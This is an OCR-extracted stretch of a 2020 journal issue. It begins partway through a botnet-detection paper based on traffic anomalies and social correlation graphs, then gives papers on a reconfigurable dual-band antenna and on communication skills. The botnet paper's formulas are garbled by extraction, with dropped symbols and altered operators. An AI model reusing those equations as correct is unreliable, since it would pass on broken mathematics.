
c) Bot Discovery is based on the load pivotal nodes data. That bot discovery is based on the community detection. First load the pivotal nodes data and find the social correlation graph. That graph is based on the user source node data transmission the destination node.

Diagram



ISSN 2394 - 7780

FLOWCHART



ALGORITHM

1) Anomaly detection

Lim n→∞ sup 1 n log Σ (μ (n) ∈ B) ≤ − inf μ∈B I(μ),

Lim n→∞ inf 1 n log Σ (μ (n) ∈ B) ≥ − inf μ∈B◦ I (μ),

Where B denotes the interior of B and Σ is the probability law

can also be simplified as,

Σ (μ (n) ≈ μ) [] e −nI(μ) .

2) We assume that any two nodes are connected by at most one edge, which implies that the node degree in G is less than n. For 0 ≤ i ≤ n − 1, let hi = Σ j=1 1 (dj = i) be the number of vertices in G of degree i, where 1(·)

3) The distribution of the degree of any particular vertex v is binomial. Namely, P(dv = k) = n − 1 k p k (1 − p) n−1−k . the binomial distribution converges to the Poisson distribution. Let λ = np denote the constant. Then, in the limiting case, the probability that the degree of a node is k equals PER(k; λ) = pλk = λ k e −λ /k!

4) PBA(k; α) k −(α+3)/ζ(α + 3), where ζ(x) = P∞ k=1 k −x is Riemann's zeta-function.

IBA(μ; α) = X i≥0 (1−[μ]i) log 1 − [μ]i (i + 1 + α)μi/(2 + α) + (1 − P i≥0 iμi) log(2 + α).

ISSN 2394 - 7780

5) ANOMALY DETECTION

A. Flow-based approach

For each flow f, we quantize each feature separately and denote by σ(f) the "type" of the quantized flow while Σ is the corresponding alphabet. For any ρ ∈ Σ, the empirical measure is μF (ρ) = (1/n) Σn i=11(σ(f i) = ρ).

B. Graph-based approach

LER(D; λ) = (log λ) PM i=1di − λM + C, where C = − P i log(di !).

6) BOTNET DISCOVERY

Identification of pivotal nodes

Let G ij k be the number of interactions between node i and node j in anomaly Sk. Then,

ei = (1/ |A|) Σ |A| k=1 Σ n j=1G ij k , i = 1, . . . , n..

7) Construction of the Social Correlation Graph

For each anomaly Sk ∈ A, we obtain a sample of Xi

as x k i = Σ j∈N G ij k . Let X¯ i = (1/|A|) Σ |A| k=1

σ(Xi) = q (1/(|A| − 1))Σ A| k=1(x k i − X¯ i) 2

ρ(Xi , Xj) = Σ |A| k=1[(x k i − X¯ i)/(x k j − X¯ j)] (|A| − 1)σ(Xi)σ(Xj)

8) Refined modularity

ri = (1/|A|) Σ A| k=1 j∈N ejG ij k .

CONCLUSION

In this paper, we propose a method of botnet detection which consists of two stages. The first stage applied an sliding window to a network traffic which monitors anomalies of the network. We proposed two anomaly detection methods, both of which are based on large deviations results, for flow and packet level data, respectively.

For both anomaly detection methods, an anomaly can be represented as a set of interaction records. Once instances of anomalies have been identified, we proposed a method for detecting the compromised nodes. That is based on ideas from community detection in social networks.

However, we devised a refined modularity measure that is suitable for botnet detection. The refined modularity also addresses some limitations of modularity by adding regularization terms and combining information of pivotal interaction measure and SCGs.

REFERENCES

- W. T. Strayer, R. Walsh, C. Livadas, and D. Lapsley, " Detecting botnets with tight command and control." Published in year 2006.
- G. Gu, P. A. Porras, V. Yegneswaran, M. W. Fong, and W. Lee, "Bothunter: Detecting malware infection through ids-driven dia-log correlation." Published in year 2007.
- G. Gu, J. Zhang, and W. Lee, "BotSniffer: detecting botnet command and control channels in network traffic." Published in year 2008.
- I. C. Paschalidis and G. Smaragdakis, "Spatio-temporal network anomaly detection by assessing deviations of empirical mea-sures." Published in year 2009.
- G. Stringhini, T. Holz, B. Stone-Gross, C. Kruegel, and G. Vigna, "Botmagnifier: Locating spambots on the internet." Published in year 2011.
- J. Wang, D. Rossell, C. G. Cassandras, and I. C. Paschalidis, "Network anomaly detection: A survey and comparative analysis of stochastic and deterministic methods," Published in year 2013.
- S. Mukherjee, "Large deviation for the empirical degree distribu-tion of an Erd ″os-R´enyi graph." Published in year 2013.
- J. Choi and S. Sethuraman, "Large deviations for the degree structure in preferential attachment schemes,"

ISSN 2394 - 7780

Published in year 2013.

- J. Wang and I. C. Paschalidis, "Botnet detection using social graph analysis," Published in year 2014.
- J. Wang and I. C. Paschalidis, "Statistical traffic anomaly detection in time-varying communication networks," Published in year 2015.

International Journal of Advance and Innovative Research
Volume 7, Issue 1 (III): January - March, 2020 Part - 1
ISSN 2394 - 7780

CAPACITOR LOADED RECONFIGURABLE DUAL-BAND ANTENNA

Akanksha Rai[1] and Aboli Moharil[2]
Student[1] and Assistant Professor[2], Shree L. R. Tiwari College of Engineering, Mumbai

ABSTRACT
In this modern communication system, an antenna which can radiate at different frequencies with more than one radiation pattern are demanded. Reconfigurable antenna is the answer for such demand. Mostly antenna use to operate at a specific set of bandwidth that can be applicable for only one application. We can use reconfiguration for minimizing the number of antennas into one antenna which will be sufficient to operate various frequency ranges. This paper represents an application the design of a reconfigurable dual-band antenna which radiates for 7.1GHZ and 9.6GHz. We have used frequency reconfiguration. This dual-band reconfigurable antenna was simulated on high frequency simulation software (HFSS) and the results for return loss, gain and VSWR plot was obtained for two different frequencies. Thus, the designed antenna will lead to minimization in space and the multiple functionality with a single structure.

Keywords: Ansoft HFSS, Reconfigurable antenna, FR 4 Epoxy, DGS, Return loss

INTRODUCTION
In the construction for every wireless communication system, antenna is the important component. An antenna is defined by Webster's Dictionary as "a usually metallic device for radiating or receiving waves." Antenna is the transitional structure between free space and guiding device. Microstrip or patch antennas are becoming increasingly useful because they can be printed directly onto a circuit board. Microstrip antennas are becoming very widespread within the mobile phone market. Patch antennas are low cost, have a low profile and are easily fabricated. The radiating elements and the feed source are generally photoetched on the dielectric substrate. The patch can have any shape as circular, rectangular, square, thin strip or any other design. Fig 1 shows the basic structure for a microstrip patch antenna.




Figure-1: Microstrip Patch Antenna

A reconfigurable antenna is an antenna which can changes its frequency and radiation parameters dynamically. We can control this reconfiguration by using passive elements like pin diodes, varactors diodes, capacitors or MEMS switches.

In this paper, we have designed one antenna that can operate at two different frequencies of 7.1GHZ and 9.6GHz. Fr 4 Epoxy substrate has been used for construction of antenna. Here capacitors are used to switch between different frequencies. The main advantage of using capacitors for reconfiguration is it does not allow sudden change in current/voltage and also they are too compact. But few losses are introduced due to leakage current present into it. Also, annular ring-shaped defected ground structure (DGS) is used for better performance.

PROPOSED ANTENNA DESIGN
Figure 2 shows the upper and lower view of designed reconfigurable antenna. As we are using FR4 so the height of dielectric substrate is known to us which is 1.59mm. And the dielectric constant value of the substrate is 4.3. Thus, the value of all the parameter required calculating the width and the length of the patch is known.

ISSN 2394 - 7780




Figure-2: Design of proposed dual-band antenna

Table-1: Dimension for designed patch antenna

Parameter	Values (mm)
We	1.5
Le	1.5
Wf	3
Lf	8
Wg	60
Lg	60

CAPACITORS FOR CONTROL SWITCHES

Here we want to achieve reconfiguration for different operating frequencies. For this purpose, we have used capacitors between two patches to connect them together. By using ON and OFF state of capacitors we can connect patches and get different radiolocation properties. For ON state we are using capacitors of 1.5pf value.

SIMULATION RESULTS

The above designed antenna was simulated on HFSS to obtain the:

- S11 vs. frequency plot
- VSWR plot

The return loss for an efficient antenna should ideally be minimum value of -10db. The return loss both cases are as below:

ISSN 2394 - 7780

A) One patch connected




Figure-3: S11 vs. frequency plot for 9.6GHz

B) Both patches were connected




Figure-4: S11 vs. frequency plot for 7.1GHz

The VSWR for an efficient antenna should have values between 1 to 2. The VSWR values for both cases are as below:

A) One patch connected




Figure-5: VSWR plot for 9.6GHz.

B) Both patches were connected




Figure-6: VSWR plot for 7.1GHz.

ISSN 2394 - 7780

CONCLUSION

Thus, Reconfigurable Dual-band antenna was designed and simulated for 7.1GHz and 9.6GHz. The value of return loss obtained for 7.1GHz it was -32.3dB and for 9.6GHz was -13.3dB and the VSWR value obtained was also less than two, Reconfiguration of the designed antenna is achieved by switching from one patch to another patch using capacitors. This patch antenna can be used as low profile multifunctional antenna for different application which have less space and also cost effective.

REFERENCES

[1] Aminah, M., N. Faridah, and H. E. Abd-El-Raouf. Simulation and design of wide-band patch antenna for wireless technology. Eucap2006, Nice, France, November 2006.

[2] Balanis, Constantine A., Antenna Theory: Analysis and Design, Hoboken, John Wiley & Sons Inc., 2005, pp: 811-882.

[3] K. Carver and J. Mink. Microstrip antenna technology. in IEEE Transactions on Antennas and Propagation, vol. 29, no. 1, pp. 2-24, Jan 1981.

[4] T. Al-Maznaee and H. E. Abd-El-Raouf. Design of reconfigurable patch antenna with a switchable v-slot. Progress in Electromagnetics Research C, Vol. 6, 145-158, 2009.

[5] E.Thendral and G.Brindha. Design of Reconfigurable Rectangular Patch Antenna Using Pin Diode Switches. International Journal of Innovative Research in Science, Engineering and Technology Vol. 4, Special Issue 6, May 2015.

[6] S. V. Shynu, G. Augustin, C. K. Aanandan, P. Mohanan, and K. Vasudevan. Design of compact reconfigurable dual frequency microstrip antennas using varactor diodes. Progress in Electromagnetics Research, PIER 60, 197–205, 2006

International Journal of Advance and Innovative Research
Volume 7, Issue 1 (III): January - March, 2020 Part - 1
ISSN 2394 - 7780

COMMUNICATION SKILLS AND ETHICS

Sahil Kamruddin Mallick, Himanshu Jitendra Singh Bisht and Amit Jitender Gupta
Student, Department of Mechanical Engineering, Theem College of Engineering, Boisar

ABSTRACT
This paper deals with "Communication Skills and Ethics" and its importance in everyone's personal and professional life to communicate to the world. In the modern era, people hardly take this into consideration. The first thing to influence communication all over the world is to know English language very well because it has tremendous effects on the communication skills and ethics as well as used as an international business language and overall it help us to build rapport among people. This research witnesses some reviews and exhibits the outcome of the professional training and the disciples' effective communication skills and their success.

Keywords: Communication Skills, Ethics, English language, professionals, training, disciple.

I. INTRODUCTION
This is the era of information exchange and we all send and receive messages everyday but we cannot completely call it as an effective communication. Many people lack this ability because they are not getting opportunities to learn and understand the emotions of the words and use of correct language and skills i.e. both verbal and non-verbal communication. They just back off on account of many factors that create problems in their future. This paper prominences that taking care of this situation by putting more effort into learning the terms seriously to achieve their goals.

The goal of the paper is to describe a successful model for professional skills both verbal and non-verbal communication proficiency and to encourage a convenient method on how to inculcate the people with communication skills and ethics for professional as well as personal practice.

II. EFFECTIVE COMMUNICATION
Communication is a two-way process sharing the meaning of information to attain mutual understanding of participants through a medium encoding and decoding. For effective communication, Francis J. Bergin advocated "**Seven Principles of Effective Communication**" and it is also called as "Seven C's" because all the seven words start with alphabet 'C' such as "Clarity, Conciseness, Concreteness, Correctness, Consideration, Completeness, and Courtesy.

The seven principles define its meaning as – While making information, choose short and familiar conversational words including illustration and other visuals, next construct effective sentences in brief with fewest possible words to save the time and expenses of both participants. Then compose concrete and convincing points with specific and clear message rather than general and vague. After that, confirm it as error-free communication by using proper format, grammar, spelling and punctuation to enhance appropriate readability to understand the information and then consider 'You Attitude' for the deal as per the recipient's point of view and make sure that you have completed with all the required information to avoid misunderstanding and delaying action. Finally, to build rapport - be friendly, open and honest while answering and apologizing because "**Courtesy Begets Courtesy**".

III. REVIEW
Studying and writing about this topic gave us opportunities to refer some other research papers and books that helped us to gain more knowledge to make this task successfully. The reviews of the papers are presented over here - "The factors for poor performances of students in communication skills were determined and solutions for the same were suggested with the necessary needs to develop the sense of students and their communication skills with the facts of the teaching-learning process of communication skills. [Abena Abokoma Asemanyi, Department of Communication and Media Studies, University of Education, Winneba, P.O. Box 25, Winneba, Central Region, Ghana]. Reference[4]

Essentially, ours is a society that moves on the wheels of communication. Particularly in the professional world, it is communication and its related skills that decide a person's career curve. The better one's communication skills, the higher are the chances for him/her to touch the zenith of success. The poorer one's communication skills, the greater is the possibility of not achieving one's goals Reference [5].

"Understanding your audience is fundamental to the success of any message. You need to adapt your message to fit the audience's goals, interests, and needs." Reference[6]

ISSN 2394 - 7780

University of Mumbai gives equal importance to develop students' professional communication skills and ethics with technical and non-technical curriculums. In engineering studies, students study "Communication Skills" in first year and "Business Communication & Ethics" in third year through which they develop their talent to market themselves in their career. The purpose of introducing these course helped us to inculcate verbal and non-verbal communication, interpersonal skills such as "emotional intelligence, assertiveness, leadership skills, motivation, time management, negotiation skills, and decision-making, listening, speaking, reading and writing (LSRW) skills through individual and teamwork performance - "speech, presentation, group discussion, role-play, case studies" and techniques for handling people with technical knowledge.

We were given many opportunities to improve our hidden potentials and to blossom it out form within ourselves. Working with the team helped us to know about team members' thoughts, feelings and abilities. In addition the team members gained the required confidence to compete themselves and knowing others by keeping legs in other shoes. We used to face many challenges while speaking to others even though we put continue effort. As a result, we are able to think and even publish a paper about it.

IV. STEPS TO DEVELOP COMMUNICATION SKILLS

Motivation: To communicate with each other, at first and foremost need is to develop motivation within our own self. The types of motivation are intrinsic and extrinsic. The intrinsic means one has to always push himself/herself forward by tackling all the hurdles because as we all know that no one else is going to do it for us. By self-motivation you can always excel in your daily life no matter what. The extrinsic motivation means a person who supports you when you are unenergetic to precede your ability to complete your target. Therefore, motivation is the result of burning desire in our hearts that is indestructible.

Character Built-up: As it is already mentioned that motivation is the key to success that means by having the right skills and ethics of communication people get influenced with us really fast. This builds our reputation in the world, way better than everybody else. So communication ethics really come in handy for us when it comes to interact with the outside world. The world will get the impression that you are enthusiastic about communicating with them. Our professional business will always achieve success because of this.

Quality Development: Development of one's quality is the basic necessity of every person whether he/she is a student or business person. The qualities that are required for them are listening, speaking, reading and writing (LSRW) which act as four pillars and mandatory for each and every person to learn. In addition to that, the other qualities are work and time management, leadership skills, making right decisions and handling the situation with utmost care. Qualities are our biggest asset, but an asset that we cannot use or present is as good as nothing.

Decision-Making: People often face problems to solve the problems and they must take the following steps – record, analyse and change. In profession, decision-making is one of the leadership skills. For making big decisions, the leader follows seven steps – define the problem, identify the resources, consider the alternatives justify the option, establish the goals, promote the proper action, and evaluate the results takes. So with effective communication skills, it is essential to put forth our brilliance and views fearlessly by turning the tables in a debate or discussions to our side.

Professional Development: The overall development of an individual in terms of academic courses and using that to survive in the professional world is known as professional development. Communication ethics is the most suitable path with which we can improve our professional skills. These skills include establishing an environment which promotes smooth exchange of information and ideas, managing the conflicts within an organization thereby increasing the progress rates of a company or an organization.

Assistance During Issues: Many times, we confront situations which go out of our hands unexpectedly. These situations can be handled by taking the help of our colleagues. In such cases, communication skills really become a necessity for us to face those hopeless scenarios. Reference [1]

V. COMMUNICATION SKILLS IN BUSINESS

In business, communication with soft skills plays major roles making an effective communicator and develops lateral thinking in professional world. Soft skills are nothing but the personal character traits which are useful to interact with other people in every walk of life. It enables us to use our technical skills and knowledge effectively to gain social skills. The major contributions of soft skills make our career path smooth and successful. To build these skills, it is important to become master in the following skills:

Presentation skills: Skills that are required to express ourselves and our assets to the world.

ISSN 2394 - 7780

Figure-1: Communication Skills

Negotiation skills: Skills that help both the parties to come at an agreeable solution or decision which proves to be very helpful.

Business writing skills: Skills that include all formal communication taking place within a business organization in recordable form like letters, mails, resumes, ppt, etc.

Influencing skills: Skills which are required to influence the world with your words and actions.

Cross-cultural communication: It includes the ability of a person or an organization to convey information effectively to another person or organization having distinct cultural background.

Win-win conversation: Leads to an optimistic environment that most certainly results into success.

Selling skills: Skills that are core of any business organization promoting exchange of services or products between customers and organization.

Teamwork: The field of business is very vast and achieving success is very difficult without teamwork. Managing team is a very responsible part of teamwork in business. Reference[2]

VI. WAYS TO DEVELOP COMMUNICATION SKILLS

1. Know the reason: It is always necessary that you must know and understand the actual reason of communication and try not to deviate from the track.

2. Be confident: Confidence is the best asset of communication skills and ethics. It helps to tackle your fear while you communicate.

3. Watch your body language: Body language is a part of non-verbal communication which expresses your thoughts to the audience. Make sure you maintain good eye-contact, confident body posture and avoid any negative non-verbal signs.

4. Be clear and loud enough: Pronounce the words clearly and maintain a perfect speed of your speech (neither too high nor too low). Remember, be loud, but don't shout.

5. Learn vocabulary: Before speaking to the world, first make yourself suitable to speak by learning as much vocabulary as possible. Reading a Dictionary and a Thesaurus is one of the effective methods to do it.

6. Listening: Listening is one of the four pillars (LSRW) of communication skills that make a communication successful. You must first listen carefully to interpret and then choose your words wisely to speak.

7. Never use mixed signals: Don’t say anything that contradicts your own body language. It will only cause distrust and doubt in audience about you.

ISSN 2394 - 7780

8. Engage the listeners: Try to make the talk into a two-way communication. It is essential to know the mind-set of the audience to get feedback.

9. Practice: You should practice continuously and modify your communication skills.

The courses which develop communication skills are

1. IIM, Calcutta
2. Public speaking course with integrated VR
3. Audio-visual communication
4. Business communication
5. Corporate communication
6. Digital communication
7. Marketing communication
8. Professional communication

The other best ways to develop communication skills are

- To visit public speaking seminars and debates
- Watch online videos of 'Toast Masters'
- Use language labs software. Reference[3]

VII. IMPACT OF LANGUAGE

Language is the major tool for communicating with people all over the world. It helps us to understand what actually a person wants to say. Without a language the whole communication becomes worthless. There are 3 types of languages used in communication.

